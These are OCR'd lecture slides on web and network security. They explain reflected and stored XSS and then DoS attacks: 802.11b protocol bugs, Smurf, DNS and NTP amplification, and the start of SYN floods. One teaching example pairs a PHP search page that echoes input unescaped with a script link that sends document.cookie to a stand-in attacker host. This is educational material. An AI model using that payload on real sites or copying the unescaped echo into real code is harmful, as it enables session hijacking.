Cross Site Scripting (XSS)

Basic scenario: reflected XSS attack

XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response


Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns


     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com


Attack Server
user gets bad link
www.attacker.com
http://victim.com/search.php ?
term = <script> ... </script>
Victim client
user clicks on link
victim echoes user input
Victim Server
www.victim.com
<html>
Results for
<script>
window.open(http://attacker.com?
... document.cookie ...)
</script>
</html>

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



Unwanted Traffic: Denial of Service Attacks

Original slides by Dan Boneh and John Mitchell

What is network DoS?

- Goal: take out a large site with little computing work
- How: **Amplification**
  - Small number of packets ⇒ big effect
- Two types of amplification attacks:
  - DoS bug:
    - Design flaw allowing one machine to disrupt a service
  - DoS flood:
    - Command bot-net to generate flood of requests

DoS can happen at any layer

- This lecture:
  - Sample Dos at different layers (by order):
    - Link
    - TCP/UDP
    - Application
  - Generic DoS solutions
  - Network DoS solutions


- Sad truth:
  - Current Internet not designed to handle DDoS attacks

Warm up: 802.11b DoS bugs

- Radio jamming attacks: trivial, not our focus.
- Protocol DoS bugs: [Bellardo, Savage, ’03]
  - NAV (Network Allocation Vector):
    - 15-bit field. Max value: 32767
    - Any node can reserve channel for NAV seconds
    - No one else should transmit during NAV period
    - … but not followed by most 802.11b cards

  - De-authentication bug:
    - Any node can send deauth packet to AP
    - Deauth packet unauthenticated
    - … attacker can repeatedly deauth anyone

Smurf amplification DoS attack




- Send ping request to broadcast addr (ICMP Echo Req)
- Lots of responses:
  - Every host on target network generates a ping reply (ICMP Echo Reply) to victim

Prevention: reject external packets to broadcast address

Modern day example (Mar '13)

DNS Amplification attack: (×50 amplification)



2006: 0.58M open resolvers on Internet (Kaminsky-Shiffman)

2014: 28M open resolvers (openresolverproject.org)

⇒ 3/2013: DDoS attack generating 309 Gbps for 28 mins.





Figure 13
Source: Arbor Networks, Inc.




Source: Arbor Networks, Inc.

Feb. 2014: 400 Gbps via NTP amplification (4500 NTP servers)


Review: IP Header format

- Connectionless
  - Unreliable
  - Best effort




Review: TCP Header format


- TCP:
  - Session based
  - Congestion control
  - In order delivery



Review: TCP Handshake



TCP SYN Flood I: low rate (DoS bug)



Single machine:

